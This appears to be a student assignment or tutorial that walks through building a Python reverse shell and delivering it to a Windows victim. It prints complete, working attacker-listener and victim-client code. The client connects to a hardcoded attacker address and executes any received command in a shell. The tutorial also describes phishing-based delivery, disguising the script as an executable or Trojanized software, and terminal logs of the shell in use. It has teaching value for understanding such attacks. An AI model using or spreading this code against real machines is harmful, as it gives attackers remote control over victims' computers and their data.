

# ***Establishing a Reverse Shell using Python.***

IT17015622

## **What is a reverse Shell?**

A reverse shell is a shell session in which the attacking remote machine establishes a connection to a victim's local machine. By exploiting a remote code execution vulnerability, the attacking machine receives a connection to a victim's machine through a listener port. This provides the attacker with an interactive shell where from which they can perform command executions on the victim's machine.


### **1. Delivery Mechanism**

The first thing that should be taken into consideration when planning out the attack is how the payload is to be delivered to the victim's computer. In addition to manually installing the malicious code to the victim's machine using a USB drive, Social Engineering techniques such as phishing can be used.

For this demonstration, a website containing a malicious link used as bait for the victim to click on is used. For this I created a simple http server using python from the attacking machine.

```
root@PR3ACH3R:~/Desktop/pyserver# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.42.1 - - [11/May/2020 19:38:17] "GET / HTTP/1.1" 200 -
192.168.42.1 - - [11/May/2020 19:38:18] code 404, message File not found
192.168.42.1 - - [11/May/2020 19:38:18] "GET /favicon.ico HTTP/1.1" 404 -
192.168.42.1 - - [11/May/2020 19:38:31] "GET /client.exe HTTP/1.1" 200 -
```

The victim connects to the server using his machine and downloads the malicious file.



This executable (.EXE) file can be hidden as a legitimate software or even injected into an actually legitimate software and displayed to the victim as a Trojan.

## 2. Python Scripts

In order to carry out this attack, two python scripts are written. One for the client side, which is run on the client computer and one for the server side where the attacker can open the reverse shell. They are named as,

- Server.py
- Client.py (later converted into Client.exe)

### I. Server.py

```
root@PR3ACH3R:~/Desktop/Reverse Shell Code# cat Server.py
import socket
import sys

# Create socket (allows two computers to connect)
def socket_create():
    try:
        global host
        global port
        global s
        host = ''
        port = 9999
        s = socket.socket()
    except socket.error as msg:
        print("Socket creation error: " + str(msg))

# Bind socket to port (the host and port the communication will take place) and wait for connection from client
def socket_bind():
    try:
        global host
        global port
        global s
        print("Binding socket to port: " + str(port))
        s.bind((host, port))
        s.listen(5)
    except socket.error as msg:
        print("Socket binding error: " + str(msg) + "\n" + "Retrying ... ")
        socket_bind()

# Establish connection with client (socket must be listening for them)
def socket_accept():
    conn, address = s.accept()
    print("Connection has been established | " + "IP " + address[0] + " | Port " + str(address[1]))
    send_commands(conn)
    conn.close()

# Send commands
def send_commands(conn):
    while True:
        cmd = input()
        if cmd == 'quit':
            conn.close()
```

```

# Bind socket to port (the host and port the communication will take place) and wait for connection from client
def socket_bind():
    try:
        global host
        global port
        global s
        print("Binding socket to port: " + str(port))
        s.bind((host, port))
        s.listen(5)
    except socket.error as msg:
        print("Socket binding error: " + str(msg) + "\n" + "Retrying... ")
        socket_bind()

# Establish connection with client (socket must be listening for them)
def socket_accept():
    conn, address = s.accept()
    print("Connection has been established | " + "IP " + address[0] + " | Port " + str(address[1]))
    send_commands(conn)
    conn.close()

# Send commands
def send_commands(conn):
    while True:
        cmd = input()
        if cmd == 'quit':
            conn.close()
            s.close()
            sys.exit()
        if len(str.encode(cmd)) > 0:
            conn.send(str.encode(cmd))
            client_response = str(conn.recv(1024), "utf-8")
            print(client_response, end="")

def main():
    socket_create()
    socket_bind()
    socket_accept()

main()
root@PR3ACH3R:~/Desktop/Reverse Shell Code# █

```

This is the python script which is stored in the attacker's server.

First of all, import socket is used to import the socket library. A **socket** is one endpoint of a two-way communication link between two programs running on the network. A **socket** is bound to a port number so that the TCP layer can identify the application that data is destined to be sent to. An endpoint is a combination of an IP address and a port number. There are 3 global variables implemented, the **host** contains the IP address of the attacker's server, the **port** and **s** which represents the socket which is used for conversation between server and target machine. The **port** is set to **9999** but it can be set to anything which does not collide with existing services (e.g. – 443, 80).

❖ The first function **socket\_create()** is used to create the socket for the port.

**S.bind()** is used to bind the socket to the port. The socket calls the function bind and it takes the host and port. As this code is running on the attacker's server itself, the host IP address is left blank.

**S.listen(5)** allows the server to wait for incoming connections and accept them. 5 is the number of bad connections taken before refusing new connections.

**S.accept()** accepts a new connection. After this the IP address and the port is printed.

**Conn** is a reference to the connection itself and **address** contains information about whoever is connected. Once a victim has connected, it is going to wait for commands from the server (attacker).

Lastly, the function **send\_commands()** is used to send the commands issued by the attacker to the victim's machine. Here, a while loop is used in order to have a constant connection between the client and server, until the command 'quit' is executed. The size of the commands is also verified to be more than 0 characters before sending the commands.

**Input()** takes input from the attacker terminal and **S.Close()** closes the socket connection. **conn.send(str.encode(cmd))** sends the command after converting into string. The response from the victim machine is read through **client\_response = str(conn.recv(1024), "utf-8")**

Here, str converts the binary into string and 1024 is the buffer size. Finally, the response from the client is printed in the attacker's machine.

## II. Client.py

```
import os
import socket
import subprocess

# Create a socket
def socket_create():
    try:
        global host
        global port
        global s
        host = '192.168.42.132'
        port = 9999
        s = socket.socket()
    except socket.error as msg:
        print("Socket creation error: " + str(msg))

# Connect to a remote socket
def socket_connect():
    try:
        global host
        global port
        global s
        s.connect((host, port))
    except socket.error as msg:
        print("Socket connection error: " + str(msg))

# Receive commands from remote server and run on local machine
def receive_commands():
    global s
    while True:
        data = s.recv(1024)
        if data[:2].decode("utf-8") == 'cd':
            os.chdir(data[3:].decode("utf-8"))
        if len(data) > 0:
            cmd = subprocess.Popen(data[:].decode("utf-8"), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
            output_bytes = cmd.stdout.read() + cmd.stderr.read()
            output_str = str(output_bytes, "utf-8")
            s.send(str.encode(output_str + str(os.getcwd()) + '> '))
            print(output_str)
    s.close()
```

```

# Connect to a remote socket
def socket_connect():
    try:
        global host
        global port
        global s
        s.connect((host, port))
    except socket.error as msg:
        print("Socket connection error: " + str(msg))

# Receive commands from remote server and run on local machine
def receive_commands():
    global s
    while True:
        data = s.recv(1024)
        if data[:2].decode("utf-8") == 'cd':
            os.chdir(data[3:].decode("utf-8"))
        if len(data) > 0:
            cmd = subprocess.Popen(data[:].decode("utf-8"), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
            output_bytes = cmd.stdout.read() + cmd.stderr.read()
            output_str = str(output_bytes, "utf-8")
            s.send(str.encode(output_str + str(os.getcwd()) + '> '))
            print(output_str)
    s.close()

def main():
    socket_create()
    socket_connect()
    receive_commands()

main()

```

- ❖ For the python code in the victim's machine, the **host** contains the IP address of the server. The while true loop is an infinite loop used to keep listening for instructions from the server side until the server breaks the connection.

**if data[:2].decode("utf-8") == 'cd':**  
**os.chdir(data[3:].decode("utf-8"))**

This checks for commands issued by the server like cd. **data[:2]** checks the data received and looks at the first two characters. Chdir, makes the directory change happen. Data[3:] specified to look for what the 3rd character is after cd and identify what directory to move into. (e.g.- cd desktop, here the 3<sup>rd</sup> phrase is desktop, so it identifies which directory to change)

**if len(data) > 0:** checks whether there is actually data.

**cmd = subprocess.Popen(data[:].decode("utf-8"), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE).** Here, the popen() is used to open a process and shell=True displays the shell in the client side (this will be disabled during the actual hack). And stdout takes any output and pipes it out as a standard stream.

**output\_bytes = cmd.stdout.read() + cmd.stderr.read()** displays bytes version of the results.


**output\_str = str(output\_bytes, "utf-8")** displays string version of the results.

**str(os.getcwd())** gets the current working directory used by the server.


**print(output\_str) print(output\_str)** prints results of the string into the client's machine. (Needs to be taken out during the hack).

### 3. Exploitation

When the attacker is uploading the python code of the client to the phishing website, he disguises the python (.py) file as an executable (.exe) file. After unknowingly downloading the malicious executable from the phishing website of the attacker, the victim opens the client.exe file.




Simultaneously, the server.py is run in the server side (attacker machine).



As we can see it binds the socket to our specified port 9999 and a successful connection would be established. The IP address and the port of the victim is also visible for the attacker to see.


As we can see now, the reverse shell is successfully established and the attacker can start writing commands in the shell.



A terminal window titled "root@PR3ACH3...e Shell Code" with a menu bar (File, Actions, Edit, View, Help) and a tab labeled "PR3ACH3 Shell Code". The terminal shows the following output:

```
root@PR3ACH3R:~/Desktop/Reverse Shell Code# python3 Server.py
Binding socket to port: 9999
Connection has been established | IP 192.168.42.1 | Port 7456
echo hi
hi
C:\WINDOWS\System32> echo You have been hacked!!!
You have been hacked!!!
C:\WINDOWS\System32> █
```

Below are the echo commands are displayed in the victim's machine.



A terminal window titled "C:\WINDOWS\py.exe" showing the output of echo commands:

```
hi
You have been hacked!!!
```



The attacker can also view the directories of the victim's machine as thus.

```
root@PR3ACH3R:~/Desktop/Reverse Shell Code# python3 Server.py
Binding socket to port: 9999
Connection has been established | IP 192.168.42.1 | Port 7456
echo hi
hi
C:\WINDOWS\System32> echo You have been hacked!!!
You have been hacked!!!
C:\WINDOWS\System32> dir
Volume in drive C is Windows
Volume Serial Number is 6CD7-5D66

Directory of C:\WINDOWS\System32

04/17/2020  01:56 PM    <DIR>          .
04/17/2020  01:56 PM    <DIR>          ..
08/11/2019  11:30 AM             1,024 %TMP%
03/19/2019  11:48 AM    <DIR>          0409
03/19/2019  10:16 AM             2,151 12520437.cpx
03/19/2019  10:16 AM             2,233 12520850.cpx
03/19/2019  10:15 AM             232 @AppHelpToast.png
03/19/2019  10:15 AM             308 @AudioToastIcon.png
03/19/2019  10:15 AM             330 @EnrollmentToastIcon.png
03/19/2019  10:15 AM             404 @VpnToastIcon.png
03/19/2019  10:15 AM             691 @WirelessDisplayToast.png
03/19/2019  10:15 AM          131,584 aadauthhelper.dll
04/17/2020  11:10 AM       1,587,712 aadtb.dll
03/19/2019  10:15 AM          115,000 aadWamExtension.dll
03/19/2019  10:15 AM          340,480 AboveLockAppHost.dll
11/19/2019  02:08 PM          199,680 accessibilitycpl.dll
03/18/2019  08:36 PM          209,920
```

As we can see almost full root access has been granted to the attacker using the reverse shell derived from this python script.